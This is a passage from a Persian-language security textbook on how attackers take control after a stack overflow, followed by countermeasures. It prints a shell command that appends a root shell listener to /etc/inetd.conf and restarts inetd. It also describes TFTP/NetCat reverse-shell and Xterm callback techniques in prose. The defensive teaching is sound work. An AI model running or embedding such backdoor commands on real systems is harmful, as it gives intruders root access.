شاید بپرسید در یک برنامهٔ آسیب‌پذیر که در نقطه‌ای از آن پشته سرریز خواهد شد، نفـــوذگر بـه چه نحو پشته را سرریز می‌نماید و چه نوع کد دستورالعملی را اجـرا می‌کنـد تـا کنـترل سیسـتم را در اختیار بگیرد؟

اگر پروسه‌ای که مورد حمله قرار گرفته در مود Super-User اجرا شده باشد (یعنی پروسه‌های مـود Administrator در ویندوز یا root در یونیکس و لینوکس) آنگاه دست نفـــوذگر برای اجرای هر قطعـه کد یا پروسه ، باز است. اگر پروسه‌ای که در اثر سرریز شدن پشته از کنترل خارج شده اسـت در مـود کاربر باشد (User-Mode) باشد آنگاه نفـــوذگر قطعه کد یا پروسـه‌های محدودتـری را می‌توانـد اجـرا کند.

در ادامه به سه تکنیک اساسی برای در اختیار گرفتن کنترل یک برنامه (پس از سرریز شدن پشـــته) می‌پردازیم:

- ایجاد یک دروازه و رخنهٔ عبور با استفاده از پروسهٔ **inetd**
- ایجاد یک دروازه رخنهٔ عبور با اجرای پروسه‌های **NetCat** و **TFTP**
- ایجاد رخنهٔ عبور با استفاده از **Xterm** (X-Terminal)

ایجاد رخنهٔ عبور با استفاده پروسهٔ inetd

در فصل سوم توضیح دادیم که در سیستم عامل یونیکس ، پروســهٔ **inetd** بـه تمـام پورتـها گـوش می‌دهد و به ازای دریافت تقاضا برای برقراری ارتباط با یک شماره پورت ، پروسهٔ متناظر با آنرا اجـرا می‌نماید. هرگاه نفـــوذگـر نقطـه ضعفـی را در یـک پروسـه (کـه در مـود Super-User اجـرا شـده) کشف کند ، تلاش خواهد کرد تا پشتهٔ آن پروسه را بگونه‌ای سرریز کند تا فرمانی بصورت زیـر اجـرا شود:

```
/bin/sh –c "echo 12345 stream tcp nowait root /bin/sh sh –i" >> /etc/inetd.conf; killall –HUP inetd
```

برای اجرا شدن این فرمان کافی است که این رشته به عنـوان آرگومـان ورودی بـه تـابع سیسـتمی **execve** ارسال و اجرا شود. یعنی: **"قطعه کد اجرایی که پس از سـرریز شـدن هسـته بـاید اجـرا شـود**

کدهای اجرایی لازم برای فراخوانی تابع execve با آرگومان فوق است." این قطعه کد کوچک ولی بسیار خطرناک است.

تحلیل عملکرد رشتهٔ فوق اندکی پیچیده و مرموز است و به دقّت ویژه نیاز دارد. لذا مشخصه‌های آنرا جداگانه بررسی می‌کنیم:

- **/bin/sh** : این قسمت از رشتهٔ فرمان ، برنامهٔ /bin/sh (Command Shell) را اجرا می‌کند. لذا قسمتهای بعدی آرگومانهای ورودی این برنامه محسوب می‌شوند.
- **–c** : این گزینه آرگومان ورودی برنامهٔ /bin/sh محسوب می‌شود و این برنامه را وادار می‌کند تا مستقیما فرمانی که در ادامه آمده است را اجرا کند و منتظر داده از صفحه کلید نشود.
- **echo** : این فرمان آرگومان دوم برنامهٔ /bin/sh محسوب می‌شود و این برنامه آنرا اجرا خواهد کرد. فرمان echo در یونیکس ، کاراکترهای آرگومان ورودی خود را بر روی خروجی استاندارد منتقل می‌کند. چون در فرمان بالا علامت << وجود دارد لذا ورودی استاندارد به فایل پیکربندی inetd تغییر مسیر می‌دهد و لذا نتیجهٔ اجرای فرمان echo بصورت بالا آن خواهد بود که رشتهٔ زیر به فایل /etc/inetd.conf اضافه شود:

```
12345 stream tcp nowait root /bin/sh sh –i
```

- علامت **;** : این علامت اجازه می‌دهد که دو فرمان در یک خط نوشته و اجرا شود. در حقیقت پس از اجرای فرمان echo باید فرمان killall اجرا شود.
- **killall –HUP inetd** : این فرمان پروسهٔ inetd را وادار به راه‌اندازی مجدد می‌کند. این عمل باعث خواهد شد که فایل پیکربندی آن که با فرمان قبل تغییر کرده ، عملیاتی شود! یعنی پیکربندی inetd با اضافه شدن سطر **12345 stream tcp nowait root /bin/sh sh –i** ، تغییر خواهد کرد.
- در مورد فایل /etc/inetd.conf در فصل سوم توضیح داده شده است؛ اضافه شدن این خط بدرون فایل پیکربندی inetd باعث خواهد شد که پروسهٔ inetd به پورت شمارهٔ TCP-12345 گوش بدهد و هنگامی که با این پورت ارتباط TCP برقرار می‌شود پوستهٔ فرمان برای سرویس‌دهی اجرا شود. برای آشنایی با این تنظیمات ابتدا به فصل سوم مراجعه کنید و سپس به منظور درک بهتر به مبحث "رله‌های میانی" در انتهای فصل هشتم نگاهی بیندازید.

پس از خاتمهٔ این عملیات، نفوذگر قادر است توسط نرم‌افزاری مثل NetCat به این ماشین متصل شود و اهداف بعدی خود را دنبال کند!! در مورد NetCat Client به تفصیل در فصل دهم شرح داده شده است. فعلاً می‌توانید آنرا ابزاری شبیه TelNet فرض کنید که از طریق آن می‌توان فرامینی را از راه دور بر روی یک ماشین اجرا کرد.

متاسفانه اگر روال نفوذ از طریق پروسهٔ inetd با موفقیت انجام شود ، نفوذگر قادر خواهد بود در بالاترین سطح دسترسی (همانند root) هر عملی را بر روی سیستم انجام بدهد.

ایجاد رخنهٔ عبور بااستفاده از پروسهٔ TFTP

مکانیزم اجرای پوستهٔ فرمان و دستکاری در فـایل /etc/inetd.conf فقـط در محیـطهای سـازگـار بـا یونیکس کاربرد دارد. یعنی فقط زمانی از این تکنیک استفاده می‌شود که پروسه‌ای که در اثر فروپاشـــی پشته ، کنترل از آن خارج شده در محیط یونیکس اجرا شده باشد. این روش در محیطهائی که در آنـــها از سیستم عامل ویندوز استفاده می‌شود قابل اجرا نیست. برای چنین محیطـی، TFTP می‌توانـد بعنـوان یک رخنهٔ عبور همانند پروسهٔ inetd ، نقش موثر و خطرناکی را ایفا نماید.


بگونه‌ای که از فصل دوّم به خاطر دارید TFTP یک سرویس‌دهندهٔ سـاده و بسـیار کـوچـک بـرای انتقال فایل است که از پروتکل UDP جهت انتقال داده‌های فایل بهره می‌گیرد. اگرچه قابلیتـهای TFTP در مقایسه با FTP بسیار ضعیف و ناچیز است ولی سادگی، سرعت و کوچکی حجم آن باعث شده تـا هنوز در سیستم عامل ویندوز و برخی از گونه‌های یونیکس ، از آن به عنوان یک سرویس‌دهندهٔ جانبی حمایت شود. (حتی برخی مسیریابها از TFTP برای انتقال فایلهای پیکربندی و بوت شدن خود استفاده می‌نمایند)

کدهای اجرائی سرویس‌دهندهٔ TFTP کم حجم و کوچک است و نفـــوذگر می‌تواند ایـن کدهـا را بدرون پشتهٔ یک برنامهٔ آسیب‌پذیر بفرستد بگونه‌ای که پس از سرریز شدن پشته ، سرویس‌دهندهٔ TFTP اجرا گردد! راه دیگر اجرای TFTP آنست که کدهای اجرائی تابع execve بگونه‌ای تنظیم و ارسال شـود که پس از سرریز شدن پشته ، برنامهٔ TFTP اجرا شود. پس از آنکه TFTP روی ماشین هدف اجرا شـد، با استفاده از آن ابزار قدرتمند و کوچک NatCat Server از ماشین نفـــوذگـــر بـر روی ماشـین قربـانی منتقل شده و اجرا می‌شود. در مورد NatCat Server در فصل دهم به تفصیل صحبت خواهد شـد ولـی در اینجا به سادگی نقش آنرا یک سرویس‌دهندهٔ ساده مشابه دایمون TelNetd در نظـر بگـیرید کـه هـر داده‌ای که به آن ارسال می‌شود را به عنوان ورودی به برنامهٔ پوستهٔ فرمان -Command Shell- فرستاده و پوستهٔ فرمان نیز این داده‌ها را به عنوان فرمان تلقی کرده و اجرا می‌کند.

امروزه روش اجرای TFTP پس از فروپاشی پشته ، انتقال NatCat و اجـرای آن ، یکـی از حمـلات متداول و خطرناک محسوب می‌شود. نفـــوذگر قبـل از شـروع حملـه، سـرویس‌دهندهٔ TFTP را روی ماشین خودش اجرا کرده و فایل اجرائی NatCat را در اختیار آن قرار می‌دهد تـا پـس از آنکـه حملـه شروع شد و کنترل اجرای ماشین هدف به دست پروسهٔ TFTP افتـاد بـه سـرعت فـایل برنامـهٔ NatCat منتقل شده و نصب گردد.(برنامهٔ NetCat کمتر از 100KB حجم دارد)

برای درک این مکانیزم به شکل (٦-٧) دقت کنید. در این شکل مراحـل پنجگانـهٔ چنیـن حملـه‌ای تشریح شده است:

- **مرحلهٔ ۱:** در این مرحله، نفـــوذگر به یک پروسهٔ آسیب‌پذیر حمله کرده و پشتهٔ آنـــرا بگونـه‌ای سرریز می‌کند تا برنامهٔ سرویس‌دهندهٔ TFTP فعال و اجرا شود.
- **مرحلهٔ ۲:** برنامهٔ TFTP روی ماشین قربانی اجرا شده و از ماشین نفـــوذگر یک نسخه از برنامـهٔ NatCat را دریافت و نصب می‌کند.



شکل (٦-٧) مکانیزم ایجاد رخنهٔ عبور با استفاده از TFTP پس از سرریزی پشته

- **مرحلهٔ ۳:** ماشین قربانی NatCat را بنحوی اجرا می‌کند تا در هنگام برقراری ارتباط با آن ، برنامهٔ پوستهٔ فرمان فعال شود. (برنامهٔ NatCat در مود مشتری اجرا می‌شود تا با یک شماره پورت دلخواه از ماشین نفوذگر ارتباط برقرار کند.) اجرای NatCat روی ماشین قربانی به این صورت است که ارتباط TCP از درون شبکه با ماشین نفوذگر برقرار خواهد شد!
- **مرحلهٔ ٤:** نفوذگر نیز روی ماشینش یک نسخه از NatCat را (در مود شنود) اجرا کرده و منتظر برقراری ارتباط از ماشین قربانی می‌ماند.
- **مرحلهٔ ٥:** پس از برقراری ارتباط ، نفوذگر از طریق NatCat بر روی ماشین قربانی نفوذ دارد و خود می‌داند که با آن ماشین چه کند!

خطرناکترین ویژگی روش فوق آنست که ارتباط NatCat از درون شبکه با نفوذگر برقرار می‌شود و چون دیوارهای آتش معمولاً فقط ارتباطات TCP (یا ارسال بسته‌های UDP) از بیرون به درون را مسدود می‌کنند لذا این روش احتمال موفقیت بسیار زیادی خواهد داشت.

یکی دیگر از ویژگیهای این روش آنست که فایل پیکربندی inetd.conf بهیچوجه تغییر نخواهد کرد و با بررسی فایلهای پیکربندی نمی‌توان چنین نفوذی را کشف و گزارش کرد.

ایجاد رخنهٔ عبور توسط Xterms (X Window Terminal)


یکی دیگر از روشهای ایجاد رخنهٔ عبور در ماشین قربانی (پس از سرریز شـــدن پشـته) اسـتفاده از سیستم X Window است که در بسیاری از کتب به اختصار سرویس X نامیده می‌شود. سرویس X یـک برنامه گرافیکی و مبتنی بر پنجره است که در اغلب محیطهای یونیکـس و برخـی از بسـته‌های جـانبی Windows NT از آن حمایت می‌شود. X Window برنامـــه‌ای بـرای ورود بـه یـک سیسـتم از راه دور و اجرای برنامه روی آن سیستم می‌باشد. در حقیقت با برنامه X می‌توان از "طریق یک پنجـرهٔ گرافیکـی" (مبتنی بر منو و آیکون) با ماشین راه دور محاوره داشت. در صورتی که نفـــوذگر بتوانـد از راه دور و توسط X Window به یک سیستم وارد شود ، کنترل سیستم در اختیار او خواهد بـــود. تـلاش او بـر آن خواهد بود که پس از سرریز شدن پشتهٔ در یک پروسهٔ آسیب‌پذیر و در اختیار گرفتن کنترل آن ، برنامهٔ X Window را روی ماشین قربانی فعال و اجرا نماید. روند چنین حمله‌ای در شـکل (۷-۷) نشـان داده شده است. مکانیزم چنین حمله‌ای به ترتیب ذیل است:

- **مرحلهٔ ۱:** نفـــوذگر ماشین خود را بگونه‌ای تنظیم می‌کند تا تمام ارتباطات X Window را بپذیـرد و یک نشست X (X Session) بین ماشین او و ماشین قربانی برقرار شود.
- **مرحلهٔ ۲:** نفـــوذگر یک پروسهٔ آسیب‌پذیر را روی ماشین هدف سرریز کرده و تلاش می‌کند تـا پوستهٔ فرمان را روی آن ماشین اجرا نماید.
- **مرحلهٔ ۳:** "پوستهٔ فرمان" اجرا شده بر روی ماشین قربانی بگونه‌ای تنظیم شده تـا برنامـهٔ Xterms (همان X Window) را اجرا نموده و آنرا وادار به برقراری یک نشست با ماشین نفـــوذگر نماید.
- **مرحلهٔ ٤:** نفـــوذگر که از قبل منتظر چنین نشستی بوده از طریـق برنامـهٔ X هـر فرمـانی را کـه علاقه داشته باشد، تایپ و ارسال می‌نماید؛ این فرامین بر روی ماشین قربانی اجرا خواهد شد.

دیوارهای آتش بطور معمول نشستهای X از بیرون شبکه به درون را ممنوع و مسدود می‌کنند ولی اکثر آنها نشستهای X از درون به بیرون را مجاز می‌دانند. یعنی به کاربران درون شبکه اجـازه می‌دهنـد کـه توسط برنامهٔ X با یک ماشین راه دور نشست X Terminal داشته باشند. همانند TFTP ویژگی این نـــوع حمله آنست که نشست X از سوی ماشین قربانی با ماشین نفـــوذگر برقرار می‌شـود و بدیـن ترتیـب احتمال موفقیت آن بسیار زیاد خواهد بود. ویژگی دیگر این نـوع حملـه آنسـت کـه هیـچ تغییـری در فایلهای پیکربندی سیستم قربانی داده نمی‌شود ، لذا نمی‌توان با بررسی فایلهای پیکربندی وقوع حملـه را کشف کرد.

نکتهٔ امنیتی:

سیاسـتهای امنیتـی شـبکهٔ خـود را سـختگیرانه وضـع کنیـد و در صورتـی کـه بـه TFTP یـا X Window احتیاج مبرم ندارید آنها را از روی ماشینها حذف کرده و دیوار آتـش را نـیز بگونـه‌ای تنظیم کنید تا راه برای بسته‌های این دو سرویس‌دهنده چه از بیرون بـه درون و چـه از درون بـه بیرون مسدود شود.



شکل (۷-۷) مکانیزم ایجاد رخنهٔ عبور توسط Xterm پس از سرریزی پشته

حملاتی فراتر از سرریز شدن پشته

لازم است در این بخش اشاره کنیم که ایجاد رخنهٔ عبور توسط پروسه‌های inetd ، TFTP/NatCat و Xterms فقط منحصر به حملات بر علیه پشته و سرریز کردن آن نیست. هرگاه به هر روشی بتوان کنترل اجرا را از یک برنامهٔ در حال اجرا تحویل گرفت می‌توان از تکنیکهای اشاره شده در بخشهای قبلی جهت ایجاد یک رخنهٔ عبور استفاده کرد. اگر چه هنوز بسیارند سرویس‌دهنده‌هائی که از مشکل سرریز شدن پشته رنج می‌برند و در معرض خطر فروپاشی قرار دارند ولی باید اشاره کرد که این نقطهٔ ضعف تنها عامل خارج شدن کنترل از برنامهٔ اجرائی و سقوط آن نیست.

دقّت کنید که حمله بر علیه پشتهٔ یک پروسه و در اختیار گرفتن کنترل آن پروسه و نهایتاً نفوذ در یک ماشین ، به سه شرط زیر محتاج است که احتمال موفقیت در آن را بسیار کم می‌کند:

- پیدا کردن سرویس‌دهنده‌هائی که از چنین مشکلی رنج می‌برند. امروزه اکثر سرویس‌دهنده‌های مهم با دقت و احتیاط نوشته می‌شوند و حتی در صورت پیدا شدن یک نقطهٔ ضعف سریعاً نسخهٔ اصلاحی آن در اختیار استفاده‌کنندگان قرار می‌گیرد. لذا نفوذگر باید پروسه‌های آسیب‌پذیر را مشخصاً پیدا کند که کاری بسیار دشوار است.
- اجرای حمله برعلیهٔ پشتهٔ یک پروسه نیاز به تجربهٔ بسیار زیاد، دانش فنّی بالا و صرف وقت زیاد است. ممکن است هفته‌ها وقت نفوذگر را بگیرد و او مجبور است تمام دارائی علمی خود را به خدمت بگیرد. چنین افراد متخصصی کم هستند و معمولاً شرکتهای مشاور امنیت سیستم آنها را به خدمت می‌گیرند.
- حتی اگر پشته درهم شکسته و سرریز شود ممکن است حملات مرحلهٔ بعد به دلیل تنظیم دقیق دیوار آتش و نصب سیستم IDS (کشف مزاحمت) ناکام بماند.

هر چند پائین بودن ضریب موفقیت حملــه برعلیــه پشـتهٔ سـرویس‌دهنده‌های آسـیب‌پذیـر ، خـبر خوشایندی برای مسئولین شبکه محسوب می‌شود ولی نکات امنیتی زیر زنگ خطــر را بـرای آنـها بـه صدا درمی‌آورد:

نکتهٔ امنیتی:

سرریز شدن پشته تنها عامل خارج شدن کنترل اجرا از برنامه نیست بلکه صدها نقطه‌ضعف دیگر نیز ممکن است کنترل اجرا را در اختیار نفـــوذگر قرار بدهد و او را قادر به نفوذ در یـک سیسـتم بنماید. لذا به غیر از آسیب‌پذیری برنامه‌ها و پروسه‌ها در مقابل سـرریز شـدن پشـته بـاید نگـران شکافهای دیگر در یک برنامه باشید که این شکافها ناشی از ضعف برنامه‌نویسی است. یک برنامـه ممکن است در شرایط عادی سالها به درستی کار کند و چنین شکافها و اشکالاتی (Bugs & Holes) کشف نشود درحالی‌که نفـــوذگر ممکن است ماهها بدنبال همین اشکالات باشد.

هرگاه یک اشکال یا شکاف امنیتی کنترل اجرا را در اختیار نفـــوذگر قرار بدهد او مراحـل بعـدی حمله و گسترش نفوذ خود را مشابه با مکانیزمـهایی کـه در بخـش قبلـی تشـریح کردیـم ، پایـه‌ریزی می‌کند.

برخی از اشکالات بنیانی و شکافهای امنیتی را می‌توانید در آدرسهای زیر جستجو کنید:

- *http://www.wiretrip.net/rfp/p/doc.asp?id=57* : در این آدرس کدهائی که سرویس‌دهندهٔ وب مایکروسافت یعنی IIS را درهم شکسته و آنرا مختل می‌کند، تشریح‌شده‌است. کدهـائی کـه بـرای فروپاشی IIS در مهرماه سال ۱۳۷۹ بعنوان Exploit Code معرفی شد پشت مسئولین مایکروسـافت را لرزاند چرا که این کدها کنترل اجرا را از IIS خارج کـرده و آنـرا در اختیـار نفـــوذگـر قـرار می‌دهند. وقتی این کدها معرفی شدند مایکروسافت متوجه شد کـه تمـام سـرویس‌دهنده‌های IIS عرضه شده در محیط NT و 2000 از چنین مشکلی رنج می‌برند. گزارش کشـف ایـن کدهـا را در آدرس فوق بخوانید.
- *http://www.kb.cert.org/vuls/id/29823* : در تابسـتان سـال ۱۳۷۹ نقطـهٔ ضعـف خطرنـاکی در سرویس‌دهندهٔ ftp در محیط یونیکس کشف شد. پروسهٔ سرویس‌دهندهٔ ftp که دایمون ftpd نـامیده می‌شود از مشکل عدم ارزیابی صحیح داده‌های ورودی رنج می‌برد و این اشکال با ارسال کدهـای Exploit معرفی شده در آدرس فوق بروز خواهد کرد.
- *http://www.wiretrip.net/rfp/p/doc.asp?id=57* : باز هم یک نقطه‌ضعف امنیتی خطرناک بـرای شرکت مایکروسافت!!! گزارشی که توسط گروه Rainforest Puppy در سال ۱۳۷۸ ارائه شـد بطـور مستند نشان داد که می‌توان سـرویس‌دهندهٔ IIS اجـرا شـده روی Windows NT را مختـل کـرد و کنترل اجرا را از آن گرفت و از راه دور بر روی آن ماشین فرامینی را اجـرا کـرد، ایـن گـزارش و کدهای Exploit مربوطه را در آدرس فوق در دسترس عموم می‌باشد. خوشبختانه ایـن مشـکل در نسخه‌های IIS 5.0 روی Windows 2000 حل شده است.

- اگر می‌خواهید بطور جامع و گسترده در مورد انواع نقاط‌ضعف و شکافهای امنیتی سرویس‌دهنده‌ها تحقیق کنید به آدرسهای زیر مراجعه نمائید:
  - *http://www.securityfocus.com/frames/?content=/forums/bugtraq/intro.html*
  - *http://www.cert.org/contact_cert/certmaillist.html*

  این سایت متعلق به گروه امنیت سیستم در دانشگاه کارنگی‌ملون است.
  - *http://www.sans.org/*

نکتهٔ امنیتی:
به عنوان مسئول شبکه به سرعت این مقالات را تهیه و مطالعه کنید و سپس کدهای Exploit را دریافت و بر علیه سرویس‌دهنده‌های خود بکار بگیرید تا قبل از نفوذگر ، نقاط ضعف آنها را کشف کنید. کشف این نقاط ضعف توسط نفوذگران بدخواه ، سرویس‌دهنده‌های شما را درهم خواهد شکست و عواقب وخیمی دارد!

مقابله با انواع حملات مبتنی بر سرریزی پشته یا بافر

برای پیشگیری از حملاتی که نظیر سرریز شدن پشته کنترل اجرا را به دست نفوذگر می‌دهد ، اقدامات امنیتی زیر باید در دو سطح مدّ نظر قرار بگیرد:

- **مقابله در سطح مسئول سیستم و گروه امنیتی سیستم**: شامل تنظیمات شبکه، نصب سیستمهای IDS ، پیکربندی سرویس‌دهنده‌ها و به‌روز نگهداری آنها
- **مقابله در سطح برنامه‌نویسی**: شامل رعایت اصول امنیتی در هنگام پیاده‌سازی یک نرم‌افزار و پیشگیری از بجا ماندن اشکال یا شکاف امنیتی قابل نفوذ

این دو نوع مقابله را جداگانه بررسی می‌کنیم:

مقابله در سطح مسئول سیستم و گروه امنیتی

برای آنکه بعنوان مسئول سیستم یا عضو امنیتی شبکه با حملاتی که کنترل یک پروسه را در اختیار گرفته و نفوذ به سیستم را ممکن می‌کنند ، به درستی مقابله کنید باید به نکات زیر دقت ویژه داشته باشید:

- همیشه آخرین گزارشهای امنیتی ارائه شده در سایتهای معروف دنیا را مطالعه کرده و با شرکت طراح سرویس‌دهنده‌های خود در تماس باشید. به محض کشف یک نقطهٔ آسیب‌پذیر، نسخهٔ اصلاح‌کننده آنرا از شرکت طراح آن بخواهید. بسیاری از شرکتهای تولید نرم‌افزار برای مشترکین خود یک "فهرست پستی -Mailing List- " ایجاد کرده‌اند و به محض کشف یک اشکال ، نسخهٔ اصلاحی آنرا در اختیار آنها قرار می‌دهند، لذا حتماً باید در این فهرست پستی (Mailing List) مشترک باشید و گزارشهای متناوب آنها را بدّقت مطالعه کنید.

• حتی اگر یک سرویس‌دهنده آسیب‌پذیر را با نصب نسخه‌های اصلاحی به روز کرده‌اید ولی سعی کنید باز هم کدهای Exploit آنرا تهیه و بر علیه سرویس‌دهندهٔ خود (در آزمایشگاه) اعمال نمـایید تـا از رفع اشکال آن یقین پیدا کنید؛ زیرا بطور معمول نسخه‌های اصلاحی یک سرویس‌دهنده به سرعت و با عجله تهیه می‌شود؛ گاهی یک مشکل را رفع می‌کنند ولی در عوض چند اشـــکال و نقطـه‌ضعف جدید بوجود می‌آورند.

• به شدت مراقب و نگران سرویس‌دهنده‌های عمومی و حساس خود (نظـیر FTP ، Web ، DNS و حتی دیوار آتش) باشید. بر روی ماشینی که برای یک سرویس خاص در نظر گرفته شده است نبـاید هیچ سرویس دیگری فعال باشد، این ماشینها نباید هیچ پـورت بـاز غـیرضرروی داشـته باشـند و در ضمن نباید هیچ استفادهٔ دیگری از آن شود. مثلاً بر روی سرویس‌دهندهٔ وب یا FTP نباید برنامـه‌های TFTP ، X Window ، سرویس‌دهنده TelNet یا هر برنامهٔ زائد دیگر وجود داشته باشد.

• به ترافیک خروجی از شبکهٔ خود اعتماد نکنید و به دقت و سختگیرانه آنرا محدود و کنترل کنید. دیوار آتش را بگونه‌ای تنظیم کنید تا بـهمان نحـوی کـه بـر ترافیـک ورودی نظـارت دارد، ترافیـک خروجی را نیز بررسی کند. پورتهای زائد را از دو طرف ببندید. مثلاً فقط ترافیک خروجی به پـورت ۲۰ و ۸۰ و ۵۳ را باز بگذارید و بقیه را ببندید. چه لزومی دارد که کاربر درون شبکهٔ شما بخواهـد از درون شبکه و از طریق X Window با ماشینی در بیرون ، ارتباط برقرار کند؟

• در برخی از سیستمهای عامل مثل سولاریس این امکان وجود دارد که آنـرا بگونـه‌ای پیکربنـدی کنید تا امکان اجرای برنامه درون پشتهٔ سیستم وجود نداشته باشد. دقت کنید که سرریز شدن پشته و نفوذ در برنامه از آنجائی ناشی می‌شود که پس از بازگشت از یک تابع، کنترل اجـرا بـه قطعـه کـدی منتقل می‌شود که در پشته قرار دارد. اگر امکان اجرای کد در درون پشته وجود نداشـته باشـد آنگـاه امکان نفوذ در یک سرویس‌دهندهٔ آسیب‌پذیر وجود نخواهد داشت. (هر چند ممکن اســت عملکـرد آن مختل شود و از کار بیفتد ـ Crash کند ـ ولی لااقل از حملات بعـدی مصـون خواهـد مـاند) بـه عنوان مسئول شبکه بررسی کنید که آیا این قابلیت در سیستم عامل سرویس‌دهنده‌های شما حمـایت می شود یا خیر؟ اگر چنین امکانی برای شما وجود دارد سریعاً آنـرا فعـال نمـائید. بعنـوان مثـال در سیستم عامل سولاریس اگر دو خط زیر را به فایل /etc/system اضافه کنیـد هیـچ کـد اجرائـی درون پشته اجرا نخواهد شد:

```
set    noexec_user_stack=1
set    noexec_user_stack_log=1
```

برای فعال شدن چنین گزینه‌ای روی سیستم عامل لینوکس باید یـک نسـخهٔ اصلاحـی بـرای هسـتهٔ سیستم عامل خود تهیه کنید. این نسخهٔ اصلاحی در آدرس زیر برایگان در اختیار شماست:

http://www.openwall.com/linux/README

برای سیستم عامل Windows NT یک برنامهٔ جالب تهیه شده که رایگان نیست و بـاید آنـرا در آدرس زیر خریداری کنید:

www.securewave.com/products/securestack/secure_stack.htm/

این برنامه که ***Secure Stack*** نام دارد ، اجرای تمام برنامه‌هائی را کـه تـلاش می‌کننـد قطعـه کـدی را درون پشته اجرا کنند، متوقف می‌کند. یک نسخهٔ رایگان از آن در همین آدرس موجود اسـت کـه در هنگام اجرای کد درون پشته پیغام هشدار می‌دهد ولی ممانعتی از اجرا به عمل نمـی‌آورد!! متاسـفانه برخی از نرم‌افزارهای مشهور و معتبر ویندوز عمداً قطعه کدی را درون پشته اجرا می‌کننـد و ممکـن است با نصب برنامهٔ Secure Stack دچار اختلال شوند، لذا باید در این مورد با دقت عمل کنیـد و در این خصوص با طراح سرویس‌دهنده‌های خود مشورت نمایید.

مقابله با سرریز شدن پشته در سطح برنامه‌نویسی

این روش مقابله در حیطهٔ وظائف مسئول شبکه نیست بلکه بـاید توسـط برنامه‌نویسـان سیسـتمی رعایت شود. هرگونه اهمال در اصول برنامه‌نویسی حرفه‌ای، ممکن است یک شـکاف امنیتـی یـا یـک اشکال بالقوه در درون برنامهٔ نـهائی بـاقی بگـذارد. لـذا برنامه‌نویسـان بـاید بدقـت بـا اصـول امنیتـی نرم‌افزارهای سرویس‌دهندهٔ شبکه آشنا بوده و آنها را بکار ببندند:

- توابعی که در یک برنامه فراخوانی می‌شوند حتماً باید قبل از هر پردازشی طول داده‌های ارسـالی به تابع را با طول بافر در اختیار خود مقایسه نمایند تا مشکل سرریز شدن پشته بوجود نیاید.
- یک تیم امنیتی مستقل باید بررسی نهائی کدهـای برنامـه را برعـهده گرفتـه و آنـرا تـائید نمـاید. بررسی آنها پس از تمام آزمایشهای بررسی صحّت و درستی عملکرد برنامه انجام خواهد شد.
- امروزه ابزارهای خودکار و هوشمند نرم‌افزاری معرفی شـده کـه بـا اسـتفاده از آنـها می‌تـوان در کدهای یک برنامه (در کدهای منبع یا Source Code) به دنبال نقاط آسیب‌پذیر گشـته و آنـها را پیـدا کرد. به عنوان مثال ابزار رایگان **ITS 4** می‌تواند کدهای زبان C را بررسی نماید و استفاده نادرسـت از توابع آسیب‌پذیری مثل strcpy را گزارش کند. این ابزار در آدرس زیر در دسترس عموم می‌باشد:

  http://www.cigital.com/its4/

نرم‌افزار دیگری بنام SLINT در همین رابطه وجود دارد که در آدرس زیـر قـابل تهیـه اسـت : (ایـن نرم‌افزار رایگان نیست)

http://www.l0pht.com/slint.html

